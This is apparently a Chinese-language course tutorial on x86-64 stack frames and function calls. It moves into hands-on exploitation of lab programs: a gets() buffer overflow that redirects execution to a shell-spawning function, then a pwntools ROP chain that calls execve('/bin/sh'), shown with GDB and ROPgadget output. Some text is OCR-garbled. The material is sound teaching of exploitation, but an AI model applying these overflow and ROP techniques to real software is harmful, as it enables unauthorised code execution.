


接著進入 funcA(), 其 instruction 操作如下：


```
Dump of assembler code for function funcA:  
0x00000000004004d6 <+0>:    push    rbp  
0x00000000004004d7 <+1>:    mov     rbp,rs  
0x00000000004004da <+4>:    sub     rsp,0x10  
0x00000000004004de <+8>:    mov     DWORD PTR [rbp-0x4],edi  
0x00000000004004e1 <+11>:   mov     eax,DWORD PTR [rbp-0x4]  
0x00000000004004e4 <+14>:   mov     edi,eax  
0x00000000004004e6 <+16>:   mov     eax,0x0
```

```
0x000000000004004eb <+21>:    call    0x4004f2 <funcB>
0x000000000004004f0 <+26>:    leave
0x000000000004004f1 <+27>:    ret
End of assembler dump.
```


push rbp



mov rbp, rsp




```
 sub rsp, 0x10
```




至此，`funcA` 的 stack frame 就已完成。在函式呼叫尾聲，即將返回時，`funcA` 會執行 `leave`，其效果如下：

```
mov rsp, rbp  
pop rbp
```

mov rsp, rbp




pop rbp



此時 `rsp` 已經指向 `main` 函式的返回地址，接著呼叫 `ret` 時，`rip`就會指向返回定址，並將 stack frame 的狀態回復到 `main` 的 stack frame

ret



另外，我們也可比較 `funcA` 與 `funcB` 之差異：`funcA` 有 `sub rsp, 0x8` 這道指令，但 `funcB` 却沒有，是因編譯器已知 `funcB` 之後，就不會再呼叫別的函式，也沒有 `push`, `pop` 等操作，因此 `rsp` 也不需要特別保留一段空間給 `funcB`。

```
(gdb) disas funcA
Dump of assembler code for function funcA:
0x00000000004004d6 <+0>:    push   rbp
0x00000000004004d7 <+1>:    mov    rbp,rs
0x00000000004004da <+4>:    sub    rsp,0x10
0x00000000004004de <+8>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004004e1 <+11>:   mov    eax,DWORD PTR [rbp-0x4]
0x00000000004004e4 <+14>:   mov    edi,eax
0x00000000004004e6 <+16>:   mov    eax,0x0
0x00000000004004eb <+21>:   call   0x4004f2 <funcB>
0x00000000004004f0 <+26>:   leave 
0x00000000004004f1 <+27>:   ret
```

```

End of assembler dump.

(gdb) disas funcB
Dump of assembler code for function funcB:
0x00000000004004f2 <+0>:    push   rbp
0x00000000004004f3 <+1>:    mov    rbp,rsp
0x00000000004004f6 <+4>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004004f9 <+7>:    mov    eax,DWORD PTR [rbp-0x4]
0x00000000004004fc <+10>:   add    eax,0x1
0x00000000004004ff <+13>:   pop    rbp
0x0000000000400500 <+14>:   ret

End of assembler dump.

```

stack frame 之範圍於 [System V Application Binary Interface AMD64 Architecture Processor Supplement](#) 中定義為：

Position	Contents	Frame
8n+16 (%rbp)	memory argument eightbyte n ...	Previous
16 (%rbp)	memory argument eightbyte 0	
8 (%rbp)	return address	
0 (%rbp)	previous %rbp value	
-8 (%rbp)	unspecified ...	Current
0 (%rsp)	variable size	
-128 (%rsp)	red zone	

## 從遞迴觀察函式呼叫

## 關於遞迴呼叫，詳見 [你所不知道的C語言：遞迴呼叫篇](#)

infinite.c

```
int func() {
    static int count = 0;
    return ++count && func();
}

int main() {
    return func();
}
```

用 GDB 執行和測試，記得加上 `-g`：

```
$ gcc -o infinite infinite.c -g -no-pie
$ gdb -q infinite
Reading symbols from infinite...done.
(gdb) r
Starting program: /tmp/infinite

Program received signal SIGSEGV, Segmentation fault.
0x0000000004004f8 in func () at infinite.c:3
3                  return ++count && func();
(gdb) p count
$1 = 524092
```

如果將 infinite.c 改為以下，重複上述動作：

```
int func(int x) {
    static int count = 0;
```

```
        return ++count && func(x++);
    }

int main() {
    return func(0);
}
```

將得到：

```
Program received signal SIGSEGV, Segmentation fault.
0x000000000400505 in func (x=1) at infinite.c:3
3                  return ++count && func(x++);
(gdb) p count
$1 = 262046
```

繼續修改 `infinite.c` 為以下，重複上述動作：

```
int func(int x) {
    static int count = 0;
    int y = x; // local var
    return ++count && func(x++);
}

int main() {
    return func(0);
}
```

將得到以下：

```
Program received signal SIGSEGV, Segmentation fault.  
0x00000000004004de in func (x=<error reading variable: Cannot access memory at address  
1          int func(int x) {  
(gdb) p count  
$1 = 174697
```

stack 裡面有 x (parameter), y (local variable), return address

stack frame

觀察 UNIX Process 中的 stack 空間:

```
$ sudo cat /proc/1/maps | grep stack  
7fff7e13f000-7fff7e160000 rw-p 00000000 00:00 0 [stack]
```

$60000_{\text{Hex}} - 3f000_{\text{Hex}} = 21000_{\text{Hex}} = 135168_{\text{Dec}}$

$135168 * 4 = 540672$

這跟前面的數字很接近！

## stack-based buffer overflow

- [CVE-2015-7547](#)
  - vulnerability in glibc's DNS client-side resolver that is used to translate human-readable domain names, like [google.com](#), into a network IP address.
  - [解說](#)

以下實驗需要用到 PEDA 這項 GDB 擴充，安裝方式:

```
$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

準備測試程式: (檔名 `bof.c`)

```
1 int evil() {
2     system("/bin/sh");
3 }
4
5 int main() {
6     char input[10];
7     puts("Input:");
8     gets(input);
9     puts(input);
10}
```

這段程式碼展示最基本的 `buffer overflow` 如何達成攻擊。由第 8 行可見，被攻擊者使用缺乏長度檢查的函式 `gets()`，此外上面有一個函式會去執行 `/bin/sh`，雖然使用者在一般情境無法合法的呼叫他，但是卻可以透過 `buffer overflow` 達到改變程式流程，並觸發這個危險的函式。

首先，我們先將程式做編譯。這邊需要特別注意的是，我們需要加上 `-fno-stack-protector` 以關閉 `CANARY` 這個記憶體保護機制，相關的記憶體保護機制會在後面稍做介紹。

```
$ gcc -o bof -fno-stack-protector -g -no-pie bof.c
```

接著可以嘗試觀察這之程式的行為，可以發現程式的行為非常單純，他會將你的輸入照實的印出來，這麼單純的程式裡頭到底暗藏的什麼玄機就讓我們繼續看下去！

```
$ ./bof  
Input:  
abc  
abc
```

## Why Segmentation fault?

接著可以嘗試對這支程式做一些粗暴的事情：用超過長度的字串塞爆他。

```
$ gdb -q bof  
(gdb) r  
Input:  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
Program received signal SIGSEGV, Segmentation fault.
```

這支程式沒意外的崩潰了，並顯示 `Segmentation fault`，

```
(gdb) x/16g input  
0x7fffffff470: 0x6161616161616161 0x6161616161616161  
0x7fffffff480: 0x6161616161616161 0x6161616161616161  
0x7fffffff490: 0x6161616161616161 0x6161616161616161  
0x7fffffff4a0: 0x6161616161616161 0x6161616161616161  
0x7fffffff4b0: 0x6161616161616161 0x0061616161616161  
0x7fffffff4c0: 0x00000000004004c0 0x00007fffffe560  
0x7fffffff4d0: 0x0000000000000000 0x0000000000000000  
0x7fffffff4e0: 0x06fe5dce4008e824 0x06fe4d7426f8e824
```

可以看到在記憶體中塞了滿滿的 `0x61`，也就是我們剛剛輸入的 `a`。在上面的 `stack` 介紹中曾經提到區域變數會被存放於 `stack` 中，因此 `input` 這個區域變數是位於 `main` 函式的 `stack` 中。而位於 `stack` 最頂端的是函式的 `return address` 因此我們可推測是輸入的 `a` 蓋到 `return address` 導致 `rip` 指到無法存取的地方。

將中斷點下在 `main+53` 的位置，並觀察接下來 `rsp`，也就是位於 `return address` 的值

```
(gdb) pd main
Dump of assembler code for function main:
0x00000000004005cc <+0>:    push   rbp
0x00000000004005cd <+1>:    mov    rbp, rsp
0x00000000004005d0 <+4>:    sub    rsp, 0x10
0x00000000004005d4 <+8>:    mov    edi, 0x40069c
0x00000000004005d9 <+13>:   call   0x400470 <puts@plt>
0x00000000004005de <+18>:   lea    rax, [rbp-0x10]
0x00000000004005e2 <+22>:   mov    rdi, rax
0x00000000004005e5 <+25>:   mov    eax, 0x0
0x00000000004005ea <+30>:   call   0x4004a0 <gets@plt>
0x00000000004005ef <+35>:   lea    rax, [rbp-0x10]
0x00000000004005f3 <+39>:   mov    rdi, rax
0x00000000004005f6 <+42>:   call   0x400470 <puts@plt>
0x00000000004005fb <+47>:   mov    eax, 0x0
0x0000000000400600 <+52>:   leave 
=> 0x0000000000400601 <+53>:  ret
End of assembler dump.

(gdb) b *0x0000000000400601
Breakpoint 1 at 0x400601: file bof.c, line 10.

(gdb) c
Continuing.

(gdb) p $rsp
```

```
$7 = (void *) 0x7fffffff488  
  
gdb-peda$ x/g 0x7fffffff488  
0x7fffffff488: 0x6161616161616161
```

可見 return address 指向 0x6161616161616161

```
(gdb) vmmap  
Start End Perm Name  
0x00400000 0x00401000 r-xp /tmp/bof  
0x00600000 0x00601000 r--p /tmp/bof  
0x00601000 0x00602000 rw-p /tmp/bof  
0x00602000 0x00623000 rw-p [heap]  
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp /lib/x86_64-linux-gnu/libc-2.23.so  
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p /lib/x86_64-linux-gnu/libc-2.23.so  
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p /lib/x86_64-linux-gnu/libc-2.23.so  
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p /lib/x86_64-linux-gnu/libc-2.23.so  
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p mapped  
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp /lib/x86_64-linux-gnu/ld-2.23.so  
0x00007ffff7fea000 0x00007ffff7fed000 rw-p mapped  
0x00007ffff7ff8000 0x00007ffff7ffa000 r--p [vvar]  
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp [vdso]  
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p /lib/x86_64-linux-gnu/ld-2.23.so  
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p /lib/x86_64-linux-gnu/ld-2.23.so  
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p mapped  
0x00007ffffffde000 0x00007fffffffff000 rw-p [stack]  
0xffffffff600000 0xffffffff601000 r-xp [vsyscall]
```

使用 vmmap 可知 0x6161616161616161 並不屬於該程式可以存取之範圍，所以才會拋出 Segmentation fault 這樣的訊息。

可推斷在 `gets(input)` 之後之記憶體狀況如下圖：



#### Return to `evil()`

既然我們可以把 `rip` 導到 `0x6161616161616161` 讓他崩潰，為何不將其導到 `evil()` 呢？

```
(gdb) p evil
$15 = {int ()} 0x4005b6 <evil>
```

x86-64是以 little endian 將值存放於記憶體中，因此我們必須先將 0x4005b6 轉換為 little endian 的表示法：\xb6\x05@\x00\x00\x00\x00\x00

接著還缺到 return address 的 offset，因此可以回到 GDB 中計算。為了方便計算這邊的輸入值為依序輸入 abc...xyz

```
(gdb) r
Input:
abcdefghijklmnopqrstuvwxyzabcdefghijklmnopqrstuvwxyz
abcdefghijklmnopqrstuvwxyzabcdefghijklmnopqrstuvwxyz

Program received signal SIGSEGV, Segmentation fault.

(gdb) p $rsp
$3 = (void *) 0x7fffffff488
(gdb) x/s 0x7fffffff488
0x7fffffff488: "yzabcdefghijklmnopqrstuvwxyz"
```

看到 \$rsp 的第一個字為 y，而 'y' 之前有 24 個字母，也就是我們需要填入 24 個值才碰的到 return address，利用得到的資訊撰寫以下 exploit，並成功執行 /bin/sh


```
$ echo -ne "aaaaaaaaaaaaaaaaaaaa\xb6\x05@\x00\x00\x00\x00\x00" > payload
$ ./bof < payload

Input:

aaaaaaaaaaaaaaaaaaaaaaa@
```

```
pwd  
/tmp
```

其stack 結構如下：



## ROP 攻擊

ROP attack 基礎概念：使用一連串的指令組合成一個完整的功能

- 利用 ret 讓程式執行目標指令
- RIP 裡面的內容是下一個要執行的指令；RSP 是目前 stack top 的位置
- 在正常的情況下，程式當呼叫 ret 前會使用 pop 將 stack 內無用的內容丟掉、接著把 RBP 的內容設為 retn 後的 RBP，最後讓 RSP 指在 return address 上。
- 藉由 overflow 在 stack 中加入一連串的指令(且指令以 ret 結尾)，當程式執行 ret 時就會執行 RSP 所指的內容，因為每個指令都是以 ret 結尾，所以會繼續執行 stack 中的下一個指令，如此一來就能使程式執行一連串的指令，ROP 的目的就是透過這一連串的指令組合成一個**有意義**的行為。

### 實驗以讓程式執行 bin/sh 為例

rop.c

```
#include<stdio.h>
#include<unistd.h>

int main() {
    char buf[20];
    puts("Do you want to learn ROP ?\n");
    printf("Your answer ?\n ");
    fflush(stdout);
    read(0,buf,160);
}
```

編譯時關閉 gcc 的保護 stack overflow 保護機制及關閉 ALSR

```
$ gcc -o rop rop.c -fno-stack-protector -no-pie -static
```

### 確認 buffer overflow 會碰觸到 retn address

用 gdb 確認 overflow 並找出 overflow 的 offset

```
$ gdb rop
(gdb) b main
(gdb) r
(gdb) pttc 100
AAA%AAsAABAA$AAnAACAA-AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJ
以 pttc 產生測試的文字長度，搭配 crashoff 找出造成 overflow 的 offset

(gdb) c
Continuing.
Do you want to learn ROP ?
Your answer ?
AAA%AAsAABAA$AAnAACAA-AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJ

Legend: code, data, rodata, heap, value
Stopped reason: SIGSEGV
0x00000000004009fa in main ()
上述訊息表示 buffer overflow 導致了 main 的 return address 錯誤

(gdb) crashoff
0x41304141 found at offset: 40
計算出 offset 為40
```

## 透過 ROP 取得 shell :

想讓程式執行 `exec("/bin/sh")`，但程式中沒有這段程式碼，所以必須透過 ROP 組成。

**目標：藉由 ROP 將各分散在各處的指令組成 system call exec 執行 shell**

system call 的執行方式

[system call table](#)

Syscall #	Param 1	Param 2	Param 3	Param 4	Param 5	Param 6
rax	rdi	rsi	rdx	r10	r8	r9
59	const char *filename	const char *const argv[]	const char *const envp[]	-	-	-

- 59 在 system call 中是 sys\_execve 的編號

因此可整理出呼叫 system call 執行 shell 的條件為：

- rdi = pointer to filename
  - 讓 rdi 指向一個 buffer , buffer 儲存的內容為 “/bin/sh”
- rsi = 0
- rex = 0x3b
- rdx = 0

找出可利用的指令將 rex, rdi, rsi, rdx 的內容設定成目標數值

- pop rex
  - 將 stack top 放入 rex
- pop rdi
  - 將 stack top 放入 rdi
- pop rsi
  - 將 stack top 放入 rsi
- pop rdx
  - 將 stack top 放入 rdx

## 尋找指令位置

以尋找帶有 rdi 的指令為例：

```
$ ROPgadget --binary rop | grep 'rdi'
```

找到可利用的指令並記錄記憶體位置，**切記指令結尾必須要是 ret**

```
0x0000000000467265 : syscall ; ret    #呼叫 system call
0x00000000004014c6 : pop rdi ; ret
0x0000000000478636 : pop rax ; pop rdx ; pop rbx ; ret
0x00000000004015e7 : pop rsi ; ret
0x000000000047a622 : mov qword ptr [rdi], rsi ; ret  #將 rdi 作為一個 ptr, 把 rsi 的內容存到那裡
```

gdb 找可用的 buffer (作為 filename)

```
(gdb) vmmmap
Warning: not running or target is remote
Start           End             Perm       Name
0x004002c8     0x004a1149     rx-p      /home/xxxx/下載/函式呼叫/rop
0x00400190     0x004c9497     r--p     /home/xxxx/下載/函式呼叫/rop
0x006c9eb8     0x006cd408     rw-p     /home/xxxx/下載/函式呼叫/rop
```

使用 0x006c9eb8 可寫入的 buffer

python pwntool module 製作 payload (檔名 `payload.py`)

```
from pwn import *
# 把剛剛紀錄的 gadget 位置、buffer 位置、offset 紀錄
```

```
offset = 40
scall = 0x467265
pop_rdi = 0x4014c6
pop_rsi = 0x4015e7
pop_rax_rdx_rbx = 0x478636
mov_ptr_rdi_rsi = 0x47a622
buf = 0x006c9eb8+200 #避免 buffer 以有其他用途，往後200單位開始使用

# 製作 payload
# flat 將 [] 內容從字串形式轉換成 p64 編碼
# \x00
payload = 'a'*40+flat([pop_rdi,buf,pop_rsi,'/bin/sh\x00',mov_ptr_rdi_rsi,pop_rax_r
print(payload)
```

```
$ python payload.py >> payload
$ cat payload
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@l@/bin/sh"G6G;@erf
```

- return address 存放在 stack，藉由上方的 payload 把 return address 取代成一串

用 gdb 開啟程式並載入 payload 測試

```
$ gdb -q rop
(gdb) r < payload
Starting program: rop < payload
Do you want to learn ROP ?

Your answer ?
process 828 is executing new program: /bin/dash
[Inferior 1 (process 828) exited normally]
```

這個程式成功呼叫了 /bin/dash

## Trace stack

在正常操作的情況下執行 ret 當下的 stack

RSP 的位置固定為 0000|

```
0000| 0x7fffffffdd48 --> 0x400c46 (<generic_start_main+582>:      mov      edi, eax)
0008| 0x7fffffffdd50 --> 0x0
0016| 0x7fffffffdd58 --> 0x100000000
0024| 0x7fffffffdd60 --> 0x7fffffffde88 --> 0x7fffffffde22d ("~/home/xxxx/下載/函式呼叫
0032| 0x7fffffffdd68 --> 0x4009ae (<main>:      push      rbp)
0040| 0x7fffffffdd70 --> 0x4002c8 (<_init>:      sub      rsp, 0x8)
0048| 0x7fffffffdd78 --> 0xb1d92f39eb9cba5c
0056| 0x7fffffffdd80 --> 0x401560 (<__libc_csu_init>:      push      r14)
```

ret 後的程式碼狀況

```
=> 0x400c46 <generic_start_main+582>:      mov      edi, eax
    0x400c48 <generic_start_main+584>:      call     0x40ea20 <exit>
    0x400c4d <generic_start_main+589>:      cmp      edx, eax
    0x400c4f <generic_start_main+591>:      jbe     0x400b50 <generic_start_main+336>
    0x400c55 <generic_start_main+597>:      jmp     0x400b4a <generic_start_main+330>
```

當輸入我們所製作的攻擊字串

```
0000| 0x7fffffffdd48 --> 0x4014c6 (<__libc_setup_tls+518>:      pop     rdi)
0008| 0x7fffffffdd50 --> 0x6c9f80 --> 0x7fffffffde209 --> 0x9f585673b63ed8d
0016| 0x7fffffffdd58 --> 0x4015e7 (<__libc_csu_init+135>:      pop     rsi)
0024| 0x7fffffffdd60 --> 0x68732f6e69622f ('/bin/sh')
0032| 0x7fffffffdd68 --> 0x47a622 (<__mpn_extract_double+130>:  mov     QWORD PTR [
0040| 0x7fffffffdd70 --> 0x478636 (<do_dlopen+54>:          pop     rax)
0048| 0x7fffffffdd78 --> 0x3b (';')
0056| 0x7fffffffdd80 --> 0x0
```

第一次 ret 後，執行了一次 pop 讓 RSP 指到下一個指令

```
0000| 0x7fffffffdd50 --> 0x6c9f80 --> 0x7fffffffde209 --> 0x9f585673b63ed8d
0008| 0x7fffffffdd58 --> 0x4015e7 (<__libc_csu_init+135>:      pop     rsi)
0016| 0x7fffffffdd60 --> 0x68732f6e69622f ('/bin/sh')
